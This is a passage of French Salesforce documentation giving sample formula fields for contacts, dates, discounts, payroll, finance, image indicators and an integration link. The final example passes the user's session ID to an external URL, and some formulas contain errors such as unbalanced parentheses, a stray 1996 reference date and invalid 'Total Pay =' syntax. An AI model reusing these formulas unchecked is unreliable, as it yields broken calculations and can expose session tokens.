  HYPERLINK( Account.Website , "Click Here" ),
  HYPERLINK( "http://" & Account.Website , "Click Here" )
 )
)
```

Cette formule ajoute également le préfixe « http:// » ou « https:// » requis à l'URL si le champ de l'URL n'en contient aucun.

### Profil LinkedIn™ du contact

Vous pouvez configurer un lien qui s'affiche dans la page de profil du contact et pointe vers son profil LinkedIn. Pour cela :

1. Depuis les paramètres de gestion d'objet des contacts, accédez à Boutons, liens et actions.
2. Cliquez sur **Nouveau bouton ou lien**.
3. Saisissez une `Étiquette` pour ce lien, par exemple *`LienLinkedIn`*.
4. Saisissez la formule suivante dans la zone du contenu :

```
http://www.linkedin.com/search/fpsearch?type=people&keywords
={!Contact.FirstName}+{!Contact.LastName}
```

5. Cliquez sur **Enregistrer**.

Pensez à ajouter ce lien à la présentation de page Contact pour qu'il s'affiche.

### Numérotation d'identification du contact

Cette formule affiche les cinq premiers caractères d'un nom et les quatre derniers caractères d'un numéro de sécurité sociale, séparés par un tiret. Notez que cet exemple utilise un champ de texte personnalisé appelé `NSS`.

```
TRIM(LEFT(LastName, 5)) &
                    "-" & TRIM(RIGHT(SSN__c, 4))
```

### Téléphone préféré du contact

Cette formule affiche la méthode de contact préférée du contact dans une liste associée de contacts (téléphone professionnel, téléphone domicile ou téléphone mobile) selon une option sélectionnée dans une liste de sélection `Téléphone préféré` personnalisée.

```
CASE(Preferred_Phone__c,
"Work", "w. " & Phone,
"Home", "h. " & HomePhone,
"Mobile", "m. " & MobilePhone,
"No Preferred Phone")
```

### Priorité du contact

Cette formule évalue l'importance d'un contact en fonction de la notation du compte et de la fonction du contact. Si la notation du compte est `Hot` ou si la fonction commence par `Executive`, la priorité est haute (P1). Si la notation du compte est `Warm` ou si la fonction commence par `VP` la priorité est moyenne (P2). Si la notation du compte est `Cold` la priorité est basse (P3).

```
IF(OR(ISPICKVAL(Account.Rating, "Hot"), CONTAINS(Title, "Executive")), "P1",

IF(OR(ISPICKVAL(Account.Rating, "Warm"), CONTAINS(Title, "VP")), "P2",

IF(ISPICKVAL(Account.Rating, "Cold"), "P3",

"P3")
)
)
```

### Yahoo! du contact ID

Cette formule affiche une icône Yahoo! Messenger indiquant si la personne est connectée au service. Cliquez sur cette icône pour démarrer une conversation Yahoo! Messenger avec cette personne. Cet exemple utilise le champ de texte personnalisé du `nom Yahoo` (Yahoo Name) sur les contacts où vous pouvez conserver l'ID du contact Yahoo! Messenger.

```
HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
                    IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c &
                    "&m;=g&t;=0", "Yahoo"))
```

### Mise en forme dynamique d'une adresse

Ce champ de formule affiche une adresse postale mise en forme pour un contact, sous un format standard, avec les espaces et les sauts de ligne adaptés au pays.

```
CASE(ShippingCountry,
"USA",
  ShippingStreet & BR() &
  ShippingCity & ",
  " & ShippingState & " " &
  ShippingPostalCode & BR()
  & ShippingCountry,
"France",
  ShippingStreet & BR() &
  ShippingPostalCode & " " &
  ShippingCity & BR() &
  ShippingCountry, "etc")
```

### Code de pays du téléphone

Cette formule détermine le code de pays du téléphone d'un contact en fonction du `Pays` de l'adresse postale.

```
CASE(MailingCountry,
"USA", "1",
"Canada", "1",
"France", "33",
"UK", "44",
"Australia", "61",
"Japan", "81",
"?")
```

### Numéro de téléphone non mis en forme

Cette formule supprime les parenthèses et les tirets des numéros de téléphone d'Amérique du Nord. Cette opération est nécessaire pour certains logiciels de numérotation automatique.

```
IF(Country_Code__c = "1", MID( Phone ,2, 3) & MID(Phone,7,3) & MID(Phone,11,4), Phone)
```

## Exemples de formules de classification des données

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Taille d'affaire importante et petite

Cette formule affiche « Affaire importante » pour les affaires supérieures à un million de dollars ou « Petite affaire » pour les affaires inférieures à un million de dollars.

```
IF(Sales_Price__c > 1000000,
"Large Deal",
"Small Deal")
```

### Taille d'affaire Petit

Cette formule affiche le mot « Petit » si le prix et la quantité sont inférieurs à un. Ce champ est vide si la quantité ou le prix de l'actif est supérieur à 1.

```
IF(AND(Price<1,Quantity<1),"Small", null)
```

### Classification de produits

Cette formule vérifie le contenu d'un champ de texte personnalisé, `Product_Type`, et renvoie « Pièces » pour tout produit contenant le terme « Pièce ». Sinon, elle renvoie « Service ». Notez que les valeurs sont sensibles à la casse. Par conséquent, si un champ `Product_Type` contient le terme « Pièce » ou « PIÈCE », cette formule renvoie « Services ».

```
IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")
```

## Exemples de formules de date

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Recherche du jour, du mois ou de l'année à partir d'une date

Utilisez les fonctions `DAY( date )`, `MONTH( date )` et `YEAR( date )` pour renvoyer leurs valeurs numériques respectives. Remplacez ***date*** par une valeur de type Date (par exemple `TODAY()`).

Pour utiliser ces fonctions avec des valeurs de date/heure, convertissez-les d'abord en date avec la fonction `DATEVALUE()`. Par exemple, `DAY( DATEVALUE( date/heure ))`.

### Déterminer si une année est bissextile

La formule suivante détermine si une année est bissextile. Une année est bissextile uniquement si elle est divisible par 400 ou par quatre, mais PAS par 100.

```
OR(
  MOD( YEAR( date ), 400 ) = 0,
  AND(
   MOD( YEAR( date ), 4 ) = 0,
    MOD( YEAR( date ), 100 ) != 0
```

```
  )
)
```

### Recherche du trimestre de la date

Pour les trimestres standard, vous pouvez déterminer le trimestre auquel appartient la date à l'aide de cette formule. Cette formule renvoie le numéro du trimestre qui comprend la *date* (1 à 4) en divisant le mois actuel par trois (le nombre de mois dans chaque trimestre) et en retenant l'entier supérieur.

```
CEILING( MONTH ( date ) / 3 )
```

La formule pour les trimestres décalés est similaire, mais elle déplace le mois de la date par le nombre de mois entre janvier et le premier trimestre de l'exercice fiscal. L'exemple ci-dessous illustre comment rechercher le trimestre d'une date si T1 débute en février au lieu de janvier.

```
CEILING( ( MONTH ( date ) - 1 ) / 3)
```

Pour vérifier si une date est comprise dans le trimestre actuel, ajoutez un contrôle pour comparer l'année et le trimestre de la date avec l'année et le trimestre de la valeur `TODAY()`.

```
 AND(
   CEILING( MONTH( date ) / 3 ) = CEILING( MONTH( TODAY() ) / 3 ),
   YEAR( date ) = YEAR( TODAY() )
)
```

### Recherche de la semaine de l'année qui inclut une date

Pour rechercher le numéro de la semaine de l'année d'une date, utilisez la formule suivante :

```
IF(
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1) / 7) > 52,
  52,
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1) / 7)
)
```

Vous pouvez rechercher la semaine actuelle en déterminant le nombre de jours écoulés dans l'année actuelle et en divisant cette valeur par 7. L'instruction `IF()` garantit que le nombre de semaines renvoyé par la formule n'excède pas 52. Ainsi, si la date est le 31 décembre de l'année donnée, la formule renvoie 52, même s'il existe plus de 52 semaines après la semaine de janvier.

### Déterminer si deux dates sont comprises dans le même mois

Pour déterminer si deux dates sont comprises dans le même mois, par exemple pour qu'une règle de validation détermine si la date de fermeture d'une opportunité se trouve dans le mois actuel, utilisez la formule suivante :

```
AND(
  MONTH( date_1 ) == MONTH( date_2 ),
  YEAR( date_1 ) == YEAR( date_2 )
)
```

### Recherche du dernier jour du mois

Pour déterminer le dernier jour d'un mois, la méthode la plus simple consiste à rechercher le premier jour du mois suivant et de lui soustraire un jour.

```
IF(
  MONTH( date ) = 12,
  DATE( YEAR( date ), 12, 31 ),
  DATE( YEAR( date ), MONTH ( date ) + 1, 1 ) - 1
)
```

### Affichage du mois sous forme de chaîne au lieu d'un numéro

Pour renvoyer le mois sous forme de chaîne de texte plutôt qu'un numéro, utilisez :

```
CASE(
  MONTH( date ),
  1, "January",
  2, "February",
  3, "March",
  4, "April",
  5, "May",
  6, "June",
  7, "July",
  8, "August",
  9, "September",
  10, "October",
  11, "November",
  "December"
)
```

Si votre organisation utilise plusieurs langues, vous pouvez remplacer les noms de mois par une étiquette personnalisée :

```
CASE(
  MONTH( date ),
  1, $Label.Month_of_Year_1,
  2, $Label.Month_of_Year_2,
  3, $Label.Month_of_Year_3,
  4, $Label.Month_of_Year_4,
  5, $Label.Month_of_Year_5,
  6, $Label.Month_of_Year_6,
  7, $Label.Month_of_Year_7,
  8, $Label.Month_of_Year_8,
  9, $Label.Month_of_Year_9,
  10, $Label.Month_of_Year_10,
  11, $Label.Month_of_Year_11,
  $Label.Month_of_Year_12
)
```

### Recherche et affichage du jour de la semaine à partir d'une date

Pour rechercher le jour de la semaine à partir d'une valeur de date, utilisez un dimanche connu (par exemple, 7 janvier 1900) puis soustrayez-le à la date (par exemple `TODAY()`) pour obtenir la différence en jours. La fonction `MOD()` recherche le reste de ce résultat

divisé par 7 pour renvoyer la valeur numérique du jour de la semaine comprise entre 0 (dimanche) et 6 (samedi). La formule ci-dessous recherche le résultat, puis renvoie le nom de texte du jour.

```
CASE(
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  0, "Sunday",
  1, "Monday",
  2, "Tuesday",
  3, "Wednesday",
  4, "Thursday",
  5, "Friday",
  "Saturday"
)
```

Notez que cette formule fonctionne uniquement pour les dates après le 07/01/1900. Pour des dates plus anciennes, suivez le même processus avec un dimanche antérieur à votre plus ancienne date (par exemple 05/01/1800).

Vous pouvez également ajuster cette formule si votre semaine débute par un autre jour. Par exemple, si votre semaine commence le lundi, vous pouvez utiliser le 8 janvier 1900 dans votre condition. La nouvelle formule se présente comme suit :

```
CASE(
  MOD( date - DATE( 1900, 1, 8 ), 7 ),
  0, "Monday",
  1, "Tuesday",
  2, "Wednesday",
  3, "Thursday",
  4, "Friday",
  5, "Saturday",
  "Sunday"
)
```

Comme avec la formule d'obtention du nom du mois, si votre organisation utilise plusieurs langues, vous pouvez remplacer les noms de jour de la semaine par une variable telle que `$Label.Day_of_Week_1`, etc.

## Recherche du jour suivant de la semaine après une date

Pour rechercher la date de la prochaine occurrence d'un jour de la semaine particulier après une date donnée, obtenez la différence en nombre de jours entre une *date* et un *day_of_week*, un nombre compris de 0 à 6, où 0 = dimanche et 6 = samedi. En ajoutant cette différence à la date actuelle, vous obtenez la date du *day_of_week*. L'instruction `IF()` de cette formule traite les cas où le *day_of_week* est antérieur au jour de la semaine de la valeur de *date* (par exemple *date* est un jeudi et *day_of_week* est un lundi) en ajoutant 7 à la différence.

```
date + ( day_of_week - MOD( date - DATE( 1900, 1, 7 ), 7 ) )
+
IF(
  MOD( date - DATE( 1900, 1, 7 ), 7 ) >= day_of_week,
  7,
  0
)
```

Vous pouvez substituer un champ permanent ou un autre champ pour la valeur de *day_of_week* selon vos besoins.

### Recherche du nombre de jours entre deux dates

Pour rechercher le nombre de jours entre deux dates, *date_1* et *date_2*, soustrayez la date la plus ancienne à la date la plus récente : ***date_1*** − ***date_2***

Vous pouvez modifier légèrement cette formule si vous souhaitez déterminer une date un nombre de jours spécifique dans le passé. Par exemple, vous pouvez utiliser une formule qui renvoie true si des champs de date spécifiques sont antérieurs de 30 jours à la date actuelle, et false si ce n'est pas le cas. La formule correspondante est la suivante :

```
TODAY() - 30 > date
```

### Recherche du nombre de jours ouvrables entre deux dates

Le calcul du nombre de jours ouvrables entre deux dates est un peu plus complexe que le calcul du total des jours écoulés. La stratégie de base consiste à choisir un lundi passé de référence, puis de rechercher le nombre de semaines complètes et de portions de semaines supplémentaires écoulées entre la date de référence et la date que vous examinez. Ces valeurs sont multipliées par cinq (pour une semaine de cinq jours de travail), puis leur différence sert à calculer les jours ouvrables.

```
(5 * ( FLOOR( ( date_1 - DATE( 1900, 1, 8) ) / 7 ) ) + MIN( 5, MOD( date_1 - DATE( 1900,
 1, 8), 7 ) ) )
-
(5 * ( FLOOR( ( date_2 - DATE( 1900, 1, 8) ) / 7 ) ) + MIN( 5, MOD( date_2 - DATE( 1900,
 1, 8), 7 ) ) )
```

Dans cette formule, *date_1* est la date la plus récente et *date_2* est la date la plus ancienne. Si votre semaine de travail est supérieure ou inférieure à cinq jours, remplacez toutes les valeurs cinq de la formule par le nombre de jours de votre semaine.

### Ajout de jours, de mois et d'années à une date

Si vous souhaitez ajouter un nombre de jours à une date, ajoutez directement ce nombre à la date. Par exemple, pour ajouter cinq jours à une date, la formule est ***date*** + 5.

L'ajout d'années à une date est relativement simple, mais vous devez vérifier la validité de la date future. Par exemple, l'ajout de cinq années au 29 février (année bissextile) renvoie une date non valide. La formule suivante ajoute *num_years* à *date* en vérifiant si la date correspond au 29 février et si l'année de la date future n'est pas bissextile. Si ces conditions sont vraies, la formule renvoie le 1er mars de l'année future. Sinon, la formule définit la date sur les mêmes mois et année *num_years* dans le futur.

```
IF(
  AND(
    MONTH( date ) = 2,
    DAY( date ) = 29,
    NOT(
      OR(
        MOD( YEAR( date ), 400 ) = 0,
        AND(
          MOD( YEAR( date ), 4 ) = 0,
          MOD( YEAR( date ), 100 ) != 0
        )
      )
    )
  ),
  DATE( YEAR( date ) + num_years, 3, 1),
  DATE( YEAR( date ) + num_years, MONTH( date ), DAY( date ) )
)
```

L'ajout de mois à une date est un peu plus complexe, car la longueur des mois varie et le cycle des mois recommence chaque année. Par conséquent, un jour valide un mois donné (31 janvier) peut être non valide un autre mois (31 février). Une solution simple consiste à évaluer la longueur de chaque mois sur 365/12 jours :

```
date + ( ( 365 / 12 ) * Number_months )
```

Même si cette formule est une estimation correcte, elle ne renvoie pas de date exacte. Par exemple, si vous ajoutez deux mois au 30 avril avec cette méthode, la formule renvoie le 29 juin au lieu du 30 juin. Le renvoi d'une date exacte dépend de la préférence de votre organisation. Par exemple, lorsque vous ajoutez un mois au 31 janvier, renvoie-t-elle le 28 février (le dernier jour du mois suivant) ou le 2 mars (30 jours après le 31 janvier) ?

Cette formule procède comme suit :

- Elle renvoie le 1er mars si le mois futur est février et que le jour est supérieur à 28. Cette portion de la formule agit de même façon que l'année soit bissextile ou non.
- Elle renvoie le premier jour du mois suivant si le mois futur est avril, juin, septembre ou novembre, et si le jour est supérieur à 30.
- Sinon, elle renvoie la date correcte dans le mois futur.

Cet exemple de formule ajoute deux mois à une date donnée. Vous pouvez modifier les conditions de cette formule si vous préférez des comportements différents pour des dates en fin de mois.

```
DATE(
  YEAR( date ) + FLOOR( ( MONTH ( date ) + 2 - 1 ) / 12 ),
  MOD( MONTH ( date ) + 2 - 1 +
    IF( DAY ( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
      11, 30,
      31 ), 1, 0 ), 12 ) + 1,
    IF( DAY( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
      11, 30,
      31 ),
    1, DAY( date )
  )
)
```

Si vous utilisez ces formules pour des dates d'expiration, vous pouvez soustraire un jour à la date renvoyée pour vous assurer que certaines actions sont terminées *avant* la date calculée.

## Ajout de jours ouvrables à une date

Cette formule recherche trois jours ouvrables à partir d'une `date` donnée.

```
CASE(
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  3, date + 2 + 3,
  4, date + 2 + 3,
  5, date + 2 + 3,
  6, date + 1 + 3,
```

```
  date + 3
)
```

Cette formule recherche le jour de la semaine de la valeur du champ *date*. Si la date est un mercredi, jeudi ou vendredi, la formule ajoute à la date cinq jours calendaires (deux jours du week-end, trois jours de la semaine) pour tenir compte du week-end. Si *date* est un samedi, quatre jours calendaires supplémentaires sont nécessaires. Pour tout autre jour de la semaine (dimanche à mardi), ajoutez simplement trois jours. Vous pouvez modifier aisément cette formule pour ajouter plus ou moins de jours ouvrables. La méthode d'obtention du jour de la semaine peut être utile pour ajuster cette formule.

## Recherche de l'heure, de la minute ou de la seconde à partir d'une date/heure

Pour obtenir l'heure, la minute ou la seconde à partir d'une valeur numérique de date/heure, utilisez les formules suivantes, où *TZoffset* est la différence entre le fuseau horaire de l'utilisateur et l'heure GMT. Pour une heure sous un format en 24 heures :

```
VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
```

Pour une heure sous un format en 12 heures :

```
IF(
  OR(
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
  12,
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
   -
   IF(
     VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
     0,
     12
   )
)
```

Pour des minutes :

```
VALUE( MID( TEXT( date/time - TZoffset ), 15, 2 ) )
```

Pour des secondes :

```
VALUE( MID( TEXT( date/time - TZoffset ), 18, 2 ) )
```

Pour obtenir « AM » ou « PM » sous forme de chaîne, utilisez :

```
IF(
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

Pour renvoyer l'heure sous forme de chaîne au format « HH:MM:SS A/PM », utilisez la formule suivante :

```
IF(
  OR(
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
```

```
  "12",
  TEXT( VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
   -
   IF(
     VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
     0,
     12
   )
  )
)
& ":" &
MID( TEXT( date/time - TZoffset ), 15, 2 )
& ":" &
MID( TEXT( date/time - TZoffset ), 18, 2 )
& " " &
IF(
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

Lorsque vous utilisez une heure dans des champs de formule, vous devez tenir compte de la différence entre l'heure de votre organisation et l'heure GMT. Pour comprendre le décalage du fuseau horaire utilisé dans cette formule, reportez-vous à Note sur la valeur de date/heure et les fuseaux horaires à la page 4959.

## Recherche du temps écoulé entre des dates/heures

Pour rechercher la différence entre deux valeurs de date sous forme de nombre, soustrayez une date à l'autre en procédant comme suit : ***date_1*** – ***date_2*** pour renvoyer la différence en jours.

La recherche du temps écoulé entre deux valeurs de date/heure est un peu plus complexe. Cette formule convertit la différence entre deux valeurs de Date/Heure, ***datetime_1*** et ***datetime_2***, en jours, heures et minutes.

```
IF(
  datetime_1 - datetime_2 > 0 ,
  TEXT( FLOOR( datetime_1 - datetime_2 ) ) & " days "
  & TEXT( FLOOR( MOD( (datetime_1 - datetime_2 ) * 24, 24 ) ) ) & " hours "
  & TEXT( ROUND( MOD( (datetime_1 - datetime_2 ) * 24 * 60, 60 ), 0 ) ) & " minutes",
  ""
)
```

## Recherche du nombre de jours ouvrables entre deux dates/heures

La formule de recherche des jours ouvrables entre deux valeurs de date/heure est une extension de la formule de recherche des jours ouvrables écoulés. Elle fonctionne sur le même principe qui utilise une date/heure de référence, dans le cas présent 8/1/1900 à 16:00 GMT, puis recherche la différence entre vos dates respectives et la date de référence. Cette formule arrondi la valeur renvoyée à l'heure la plus proche et suppose une journée de travail de 8 heures, de 9 heures à 17 heures.

```
ROUND( 8 * (
    ( 5 * FLOOR( ( DATEVALUE( date/time_1 ) - DATE( 1900, 1, 8) ) / 7) +
     MIN(5,
      MOD( DATEVALUE( date/time_1 ) - DATE( 1900, 1, 8), 7) +
      MIN( 1, 24 / 8 * ( MOD( date/time_1 - DATETIMEVALUE( '1900-01-08 16:00:00' ), 1 ) )
```

```
 )
    )
   )
 -
   ( 5 * FLOOR( ( DATEVALUE( date/time_2 ) - DATE( 1900, 1, 8) ) / 7) +
     MIN( 5,
      MOD( DATEVALUE( date/time_2 ) - DATE( 1996, 1, 1), 7 ) +
      MIN( 1, 24 / 8 * ( MOD( date/time_2 - DATETIMEVALUE( '1900-01-08 16:00:00' ), 1) )
 )
    )
   )
  ),
0 )
```

Vous pouvez modifier les valeurs 8 de la formule pour tenir compte d'une journée de travail plus longue ou plus courte. Si vous résidez sous un autre fuseau horaire ou si votre journée de travail ne débute pas à 9 heures, modifiez l'heure de référence pour commencer votre journée de travail en heure GMT. Pour plus d'informations, reportez-vous à Note sur la valeur de date/heure et les fuseaux horaires.

CONSULTER ÉGALEMENT :

- Utilisation de valeurs de date et de Date/Heure dans des formules
- Exemples de champs de formule avancée
- Conseils relatifs à l'élaboration de formules

## Exemples de formules de remise

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Remise sur la maintenance et les services

Ce champ de formule utilise deux champs de devise personnalisés : `Montant de maintenance` et `Montant des services`. Elle affiche « Remise » dans une opportunité si le montant de maintenance est différent de la valeur du champ standard `Montant` de l'opportunité. Sinon, elle affiche « Plein tarif ».

```
IF(Maintenance_Amount__c + Services_Amount__c <> Amount,
"Discounted",
"Full Price")
```

### Montant de remise d'opportunité

Cette formule calcule la différence entre le `Montant` du produit et le `Montant de remise`. Notez que le champ `Montant de remise` est un champ de devise personnalisé.

```
Amount -
                    Discount_Amount__c
```

### Remise de l'opportunité arrondie

Utilisez cette formule pour calculer le montant de la remise d'une opportunité, arrondi à deux chiffres après la virgule. Cet exemple illustre le champ de formule numérique des opportunités, qui utilise un champ de pourcentage personnalisé appelé`Pourcentage de l'escompte`.

```
ROUND(Amount-Amount* Discount_Percent__c,2)
```

### Remise d'opportunité avec approbation

Cette formule ajoute une case à cocher « Remise approuvée » à une opportunité. Elle utilise une logique conditionnelle pour vérifier la valeur de l'indicateur d'approbation avant de calculer la commission.

```
IF(Discount_Approved__c, ROUND(Amount - Amount * DiscountPercent__c, 2), Amount)
```

## Exemples de formules de services des employés

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Calcul de bonus

Cet exemple détermine le bonus d'un employé selon le plus petit des deux montants suivants : le salaire brut de l'employé multiplié par le pourcentage de bonus, ou une part égale du montant des résultats de l'entreprise pour tous les employés. Il considère que vous disposez d'un champ numérique personnalisé pour le paramètre `Number of Employees`, d'un champ pourcentage personnalisé pour le paramètre `Bonus Percent` et de champs devise personnalisés pour le paramètre `Gross` de l'employé et le paramètre `Performance` de l'entreprise.

```
MIN(Gross__c * Bonus_Percent__c,
  Performance__c / Number_of_Employees__c)
```

### Plan d'épargne des employés

Cet exemple de formule détermine le montant de la participation de l'entreprise au plan d'épargne des employés, selon la plus faible de deux valeurs, à savoir la moitié de la participation de l'employé ou 250 €. Il considère que vous disposez d'un champ devise personnalisé de `contribution`.

```
MIN(250, Contribution__c /2)
```

### Heures travaillées par semaine

Cette formule utilise un onglet personnalisé pour activer le suivi de la durée des heures travaillées par jour. Elle utilise un champ de formule pour totaliser les heures par semaine.

```
MonHours__c + TuesHours__c + WedsHours__c + ThursHours__c + FriHours__c
```

### Montant du salaire total

Cette formule détermine le salaire total en calculant les heures régulières multipliées par le taux horaire standard, plus les heures supplémentaires multipliées par le taux horaire majoré.

```
Total Pay =
IF(Total_Hours__c <= 40, Total_Hours__c * Hourly_Rate__c,
40 * Hourly_Rate__c +
(Total_Hours__c - 40) * Overtime_Rate__c)
```

## Exemples de formules de suivi des dépenses

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Identifiant des dépenses

Cette formule affiche le mot « Dépense- » suivi du nom du voyage et du numéro de dépense. Il s'agit d'un champ de formule de texte qui utilise un champ de numéro de dépense personnalisé.

```
"Expense-" &
                    Trip_Name__c & "-" & ExpenseNum__c
```

### Calcul des frais kilométriques

Cette formule calcule les frais kilométriques de visite d'un client à 35 cents par mile.

```
Miles_Driven__c * 0.35
```

## Exemples de formules de calcul financier

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Intérêt composé

Cette formule calcule l'intérêt que vous obtenez après T années, cumulé M fois par an.

```
Principal__c * ( 1 + Rate__c / M ) ^ ( T * M) )
```

### Intérêt cumulé continu

Cette formule calcule l'intérêt cumulé après T années, s'il est cumulé de façon continue.

```
Principal__c * EXP(Rate__c * T)
```

### Coût du consultant

Cette formule calcule le nombre de jours de consultation multiplié par 1 200, en considérant que le champ de cette formule est un champ de devise et que la consultation coûte 1 200 dollars par jour. Notez que le champ `Jours de consultation` est un champ personnalisé.

```
Consulting_Days__c *
                    1200
```

### Marge brute

Cette formule offre un calcul simple de la marge brute. Dans cet exemple de formule, `Ventes totales` et `Coût des marchandises vendues` sont des champs de devise personnalisés.

```
Total_Sales__c - Cost_of_Goods_Sold__c
```

### Pourcentage de marge brute

Cette formule calcule la marge brute selon un pourcentage de marge.

```
Margin_percent__c * Items_Sold__c * Price_item__c
```

### Indicateur de règlement

Cette formule renvoie la date cinq jours suivant la date de début du contrat lorsque le champ `Date de règlement` est vide. `Date de règlement` est un champ de date personnalisé.

```
(BLANKVALUE(Payment_Due_Date__c, StartDate +5)
```

### Statut de paiement

Cette formule détermine si la date d'échéance du paiement est passée et si le statut du paiement est IMPAYÉ. Le cas échéant, elle renvoie le texte « RETARD DE RÈGLEMENT », sinon elle laisse le champ vide. Cet exemple utilise un champ de date personnalisé, appelé `Date de règlement`, et un champ de texte personnalisé appelé `Statut du règlement` dans les contrats.

```
IF(
AND(Payment_Due_Date__c < TODAY(),
ISPICKVAL(Payment_Status__c, "UNPAID")),
"PAYMENT OVERDUE",
null )
```

## Exemples de formules de lien d'image

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Image Yahoo! Instant Messenger™

Cette formule affiche une image indiquant si un contact ou un utilisateur est actuellement connecté à Yahoo! Instant Messenger. Un clic sur l'image ouvre la fenêtre Yahoo! Instant Messenger. Cette formule utilise un champ de texte personnalisé appelé `Nom Yahoo` pour stocker le Yahoo! du contact ou de l'utilisateur. ID.

```
IF(ISBLANK(Yahoo_Name__c),"", HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c & "&m=g&t=0", " )))
```

### Indicateurs de priorité de requête

Cette formule affiche une image d'indicateur vert, jaune ou rouge pour indiquer un priorité de la requête.

```
IMAGE(
CASE( Priority,
"Low", "/img/samples/flag_green.gif",
"Medium", "/img/samples/flag_yellow.gif",
"High", "/img/samples/flag_red.gif",
"/s.gif"),
"Priority Flag")
```

### Couleurs d'ancienneté des requêtes

Cette formule affiche une image rouge, jaune ou vert de 30 x 30 pixels en fonction de la valeur d'un champ numérique personnalisé `Ancienneté de la requête`.

```
IF( Case_Age__c > 20,
IMAGE("/img/samples/color_red.gif", "red", 30, 30),
IF( Case_Age__c > 10,
IMAGE("/img/samples/color_yellow.gif", "yellow", 30, 30),
IMAGE("/img/samples/color_green.gif", "green", 30, 30)
))
```

### Indicateurs de statut

Cette formule affiche des images de feu vert, jaune ou rouge pour indiquer le statut, en utilisant un champ de liste de sélection personnalisé appelé `Statut du projet`. Utilisez cette formule dans des vues de liste et des rapports pour créer une vue de tableau de bord « Récapitulatif du statut ».

```
IMAGE(
CASE(Project_Status__c,
"Green", "/img/samples/light_green.gif",
"Yellow", "/img/samples/light_yellow.gif",
"Red", "/img/samples/light_red.gif",
"/s.gif"),
"status color")
```

### Étoiles d'évaluation

Cette formule affiche une série composée d'une à cinq étoiles pour indiquer une évaluation ou un score.

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/stars_100.gif",
```

```
"2", "/img/samples/stars_200.gif",
"3", "/img/samples/stars_300.gif",
"4", "/img/samples/stars_400.gif",
"5", "/img/samples/stars_500.gif",
"/img/samples/stars_000.gif"),
"rating")
```

### Consumer Reports™ : style des cercles de couleur d'évaluation

Cette formule affiche un cercle de couleur pour indiquer une évaluation sur une échelle de un à cinq, sur laquelle rouge continu correspond à un, moitié rouge correspond à deux, contour noir correspond à trois, moitié noir correspond à quatre et noir continu correspond à cinq.

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/rating1.gif",
"2", "/img/samples/rating2.gif",
"3", "/img/samples/rating3.gif",
"4", "/img/samples/rating4.gif",
"5", "/img/samples/rating5.gif",
"/s.gif"),
"rating")
```

### Barres horizontales de score

Cette formule affiche une barre de couleur horizontale (verte sur fond blanc) d'une longueur proportionnelle à un score numérique. Dans cet exemple, la longueur maximale de la barre est de 200 pixels.

```
IMAGE("/img/samples/color_green.gif", "green", 15, Industry_Score__c * 2) &
IMAGE("/s.gif", "white", 15,
200 - (Industry_Score__c * 2))
```

## Exemples de formules de lien d'intégration

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Lien de l'application via l'API

Cette formule crée un lien vers une application extérieure à Salesforce, en transmettant les paramètres de connexion à Salesforce via l'API SOAP pour créer l'événement requis.

```
HYPERLINK ("https://www.myintegration.com?sId=" & GETSESSIONID() & "?&rowID=" & Name &
"action=CreateTask","Create a Meeting Request")
```

